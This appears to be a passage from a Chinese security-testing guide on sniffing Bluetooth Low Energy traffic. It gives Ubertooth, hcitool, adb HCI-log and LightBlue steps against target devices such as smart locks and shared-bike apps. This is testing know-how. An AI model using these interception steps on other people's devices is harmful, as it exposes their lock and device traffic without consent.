图片来源 :https://blog.csdn.net/shunfa888/article/details/80140475

5.2.2.1.2 捕获蓝牙数据包

工具列表 :

- 软件 :

Blue Hydra 或者 HCI Utils

（https://github.com/pwnieexpress/blue_hydra）

（https://github.com/greatscottgadgets/ubertooth）

Ubertooth utils

Gattacker

Wireshark

- 硬件：

BLE 适配器

Ubertooth

- 关键设置：

首先找到目标设备的地址，并在使用目标 BLE 设备执行操作时嗅探该特定地址的流量。为了获取到流量，应该进行正确设置。确保蓝牙适配器已连接到虚拟机，并且可以看到 hci 界面，如图所示：

```
oit@ubuntu [10:57:59 AM] [~]
-> % sudo hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 78:4F:43:55:A2:31  ACL MTU: 8192:128  SCO MTU: 64:128
        UP RUNNING PSCAN
        RX bytes:521 acl:0 sco:0 events:25 errors:0
        TX bytes:597 acl:0 sco:0 commands:25 errors:0
```

1. 为了与周围的 BLE 设备进行交互，首先就是查看周围的所有设备并找到他们的蓝牙地址。可以使用以下命令进行扫描：

```
sudo hcitool lescan
```

这个命令将会使用 lescan 子命令扫描周围的 BLE 设备的广播，识别到周围的 BLE 设备后，可以使用 Ubertooth 嗅探指定设备的流量。

```
oit@ubuntu [11:12:01 AM] [~/.oh-my-zsh/plugins/rvm] [master]
-> % sudo hcitool lescan
LE Scan ...
54:2B:FA:CB:B3:47 (unknown)
54:2B:FA:CB:B3:47 (unknown)
04:A3:16:72:B0:9C (unknown)
04:A3:16:72:B0:9C LEDBlue-1672B09C
C0:97:27:3D:8D:03 (unknown)
55:41:0D:7F:CE:9D (unknown)
04:A3:16:72:B0:9C (unknown)
F4:F5:D8:6F:79:45 (unknown)
F4:F5:D8:6F:79:45 (unknown)
54:2B:FA:CB:B3:47 (unknown)
C8:FD:19:51:21:25 (unknown)
C8:FD:19:51:21:25 UNI-LOCK
```

2. 下面是 ubertooth 的简单用法


```
sudo ubertooth-btle -f -t [address] -c [capture-output]
```

[address] 是设备的地址；[capture-output] 可以是个文件或者 pipe，可以使用 /tmp/pipe 作为捕获的接口，ubertooth 从一端输出捕获的数据，wireshark 从另一端读取数据并且显示。

具体步骤是先使用 mkfifo /tmp/pipe 创建管道，然后运行 wireshark，找到 | Capture Interfaces | Manage Interface | New Interface | Pipes 添加 /tmp/pipe 即可。

3. 在设置之后就能开始捕获数据。

选择 /tmp/pipe 开始嗅探，这样，当在 BLE 设备触发一些动作导致蓝牙通信，那么就能捕获相应的蓝牙数据流量，如下所示：




5.2.2.2 针对移动手机

5.2.2.2.1 抓取蓝牙数据包

主要应用在含有配套蓝牙 app 的蓝牙系统中，比如共享单车的 app。首先是抓取蓝牙通信数据，Android 方法如下。

第一步：在开发者选项项目选择 Enable Bluetooth HCI snoop log/ 启用蓝牙 HCI 信息收集日志。


MTK 的手机开启方式有一些不同，具体办法如下：



第二步：进入 adb 模式中 adb rm /sdcard/btsnoop_hci.log 或者 btsnoop_hci 文件。

第三步：进行蓝牙功能操作后执行 adb pull /sdcard/btsnoop_hci.log 或者 btsnoop_hci d:/btpacket/btsnoop_hci.log。

第四步：最后使用 Wireshark 打开分析。




该方法优点是可以获取手机发送的所有蓝牙数据。

5.2.2.2.2 蓝牙测试 app


主要是用来发送数据，进行测试的。LightBlue 源码在 https://github.com/Pluto-Y/Swift-LightBlue，使用方法如下 [12]。

- 打开 LightBlue，如果蓝牙已正常打开：





- 点击即连接设备：

- 打开接收通道：




- 发送数据：


中国联通 上午11:40
Hex
RX
UUID:
Connected
READ/NOTIFIED VALUES
Read again
Listen for notifications
11:39:59.360
WRITTEN VALUES
Write new value
DESCRIPTORS
RX
Characteristic User Description
Log


中国联通 上午11:40
0x1001
Edit Value
Hex
55AAFFF0075B7
D E F
A B C
7 8 9
4 5 6
1 2 3
0
Done

- 查看 Log：



图片来源：https://www.jianshu.com/p/2bfde2ba8a99

5.2.2.3 针对硬件设备

硬件设备是针对那些没有 app 或者没有 Android app 的环境进行的。这里列出的工具有：

- Ubertooth
- Holling BLE sniffer
- NORDIC dongle 或者德州仪器（TI）CC2540
- CC Debugger

5.2.2.3.1 Ubertooth

设备固件等内容地址如下，包含环境安装、常见问题、Wireshark 联动、固件升级等 https://github.com/greatscottgadgets/ubertooth。环境安装参照 https://github.com/greatscottgadgets/ubertooth/wiki/Build-Guide。

第一步：在构建 libbtbb 和 Ubertooth 工具之前，需要安装一些先决条件。其中许多可从您的操作系统的软件包存储库中获得，以下为 Debian / Ubuntu（kali）的内容，如果是其它系统请参照原网址。

```
sudo apt-get install cmake Iibusb-1.0-0-dev make gcc
g++ Libbluetooth-dev \
pkg-config libpcap-dev python-numpy python—pyside
Python-qt4
```

第二步：然后安装 libbtbb。

```
#wget
https://github.com/greatscottgadgets/libbtbb/archive/20
17-03-#R2.tar.gz -O libbtbb-2017-03-R2.tar.gz
#tar xf libbtbb-2017-03-R2.tar.gz
#cd libbtbb-2017-03-R2
#mkdir build
#cd build
#cmake ..
#make
#sudo make install
#sudo ldconfig
```

第三步：安装 Ubertooth tools。

```
#wget
https://github.com/greatscottgadgets/ubertooth/releases
/download/2017-03-R2/ubertooth-2017-03-R2.tar.xz -0
ubertooth-2017-03-R2.tar.xz
#tar xf ubertooth-2017-03-R2.tar.xz
#cd ubertooth-2017-03-R2/host
#mkdir build
#cd build
#cmake ..
#make
#sudo make install
#sudo ldconfig
```

第四步：安装 Wireshark BTBB 和 BR/EDR 插件，允许使用 Kismet 捕获的蓝牙基带流量在 Wireshark GUI 中进行分析和检测。它们与 Ubertooth 和 libbtbb 软件的其余部分分开构建。传递给 cmake 的目录 MAKE_INSTALL_LIBDIR 因系统而异，但它应该是现有 Wireshark 插件的位置，例如 asn1.so 和 ethercat.so。

```
#sudo apt-get install wireshark wireshark-dev
libwireshark-dev cmake
#cd libbtbb-2017-03-R2/wireshark/plugins/btbb
#mkdir build
#cd build
#cmake -DCMAKE_INSTALL_LIBDIR=/usr/lib/x86_64-linux-
gnu/wireshark/libwireshark3/plugins ..
#make
#sudo make install
```

第五步： 安装 BT BR/EDR 插件。

```
#sudo apt-get install wireshark wireshark-dev
libwireshark-dev cmake
#cd libbtbb-2017-03-R2/wireshark/plugins/btbredr
#mkdir build
#cd build
#cmake -DCMAKE_INSTALL_LIBDIR=/usr/lib/x86_64-linux-
gnu/wireshark/libwireshark3/plugins ..
#make
#sudo make install
```

第六步：联动 Wireshark 运行命令： mkfifo /tmp/pipe 打开 Wireshark 点击捕获 -> 选项；点击窗口右侧的“管理界面”按钮，点击“新建”按钮；在“管道”文本框中输入“/tmp/pipe”；点击保存，然后点击关闭；点击“开始”，在终端中运行 ubertooth-btle：

```
ubertooth-btle -f -c /tmp/pipe
```

Wireshark 执行以下进行过滤 :

```
btle.data_header.length &gt; 0 ||
btle.advertising_header.pdu_type==0x05
```

部分功能使用参照 https://github.com/greatscottgadgets/ubertooth/wiki/Getting-Started 选择了 ubertooth one 启动，必须让三个 LED 灯亮起来。其中两个绿色的 LED（RST 和 1.8V）都亮说明 Ubertooth 成功插在了主机上，红色 LED（USB LED）亮了表示 Ubertooth 可以通过 USB 端口进行通讯了 [13][14][15]。

5.2.2.3.2 Holling BLE sniffer

BLE 设备是在 37,38,39 这 3 个频道进行广播，有时候是在一个频道广播，有时候是在这 3 个频道中轮询广播，而这些 BLE Sniffer 却只能监听某一个频道的数据，或者是轮询监听 3 个频道的数据，若只监听一个频道的数据，那么就有可能找不到不在这个频道广播的设备，当然用轮询监听 3 个频道的数据是可以解决这个问题，但是还是会有新的问题，那就是监听 BLE 设备连接问题，因为 BLE 设备在建立连接的时候，除了单频道广播的设备，其他多频道广播设备建立连接的频道是不固定的，这样就会导致轮询监听 3 个频道数据的 BLE Sniffer 存在丢失数据的可能。Holling BLE Sniffer 内部使用 3 颗 BLE 芯片，同时抓取 37,38,39 这 3 个频道的数据。该工具相关程序资料下载地址 http://www.viewtool.com/product/BLE-Sniffer/。

5.2.2.3.2.1 环境软件安装

下载并安装软件（一路下一步即可），将设备通过 USB 线连接到电脑，等待驱动自动安装完毕。

启动软件，点击“Start”按钮，然后选择设备列表中待查看数据的设备即可。

5.2.2.3.2.2 软件界面介绍

软件界面如下 , 操作流程详见引用文章 [16]：


5.2.2.3.3 NORDIC dongle（EN-Dongle）或者德州仪器（TI）CC2540

NORDIC 的意思是使用 nrf 的 sdk 的 dongle，通常叫 EN-Dongle。德州仪器（TI）CC2540 这种嗅探方案优点是廉价 , 不足是只能嗅探到广播信道的数据包，无法捕获连接完成后也就是设备通信过程中的数据包 [17]。


5.2.2.3.3.1 德州仪器（TI）CC2540 环境安装

第一步：把“sniffer_fw_cc2540_usb.hex” 固件烧录到 CC2540 USB Dongle，并在电脑上安装 SmartRF Packet Sniffer 驱动，详细内容可参考：https://wenku.baidu.com/view/0e4baac5daef5ef7bb0d3c0a.html。正常情况购买时默认都烧录完成的。

第二步：打开 SmartRF Packet Sniffer 软件后，选择 Bluetooth Low Energy 并点击 Start[18][19]。




第三步：点击 Start 开始捕抓数据。



在 Radio Configuration tab 选项中勾上 Connect to Initiator Address 并填入主机地址，捕抓设备将根据填入的地址去跟随主机与从机之间的数据连接，如果不选择这个选项，捕抓设备不会跟踪指定连接，会开始跟随在当

前广播通道上（37）的出现第一个数据连接； 从机开始广播，捕捉到数据如下：

主机连接从机，捕抓数据如下：



图片来源：https://blog.csdn.net/zhuangjitongxue/article/details/49337445

5.2.2.3.3.2 EN-Dongle


软件需求：ble-sniffer_win_1.0.1 和 Wireshark。

驱动及软件安装

- CP2102 驱动
- Wireshark
- Sniffer

安装 CP2102 驱动：


解压“CP210x_VCP_Windows.zip”，解压后如下图，根据具体情况选择安装 32 位版本或 64 位版本驱动。



Wireshark 安装：正常下载安装即可。

安装 Sniffer：


Sniffer 是绿色软件，无需安装，解压后双击“ble-sniffer_win_1.0.1_1111_Sniffer.exe”即可运行 [20]。



环境运行：


将 EN-Dongle 连接到计算机的 USB 接口上，并让 EN-Dongle 处于 Central 和 Peripherel 的信号覆盖范围内，如下图所示：

双击“ble-sniffer_win_1.0.1_1111_Sniffer.exe”，启动Sniffer。Sniffer启动后会自动检查串口及周围的 BLE 器件，如下图所示：

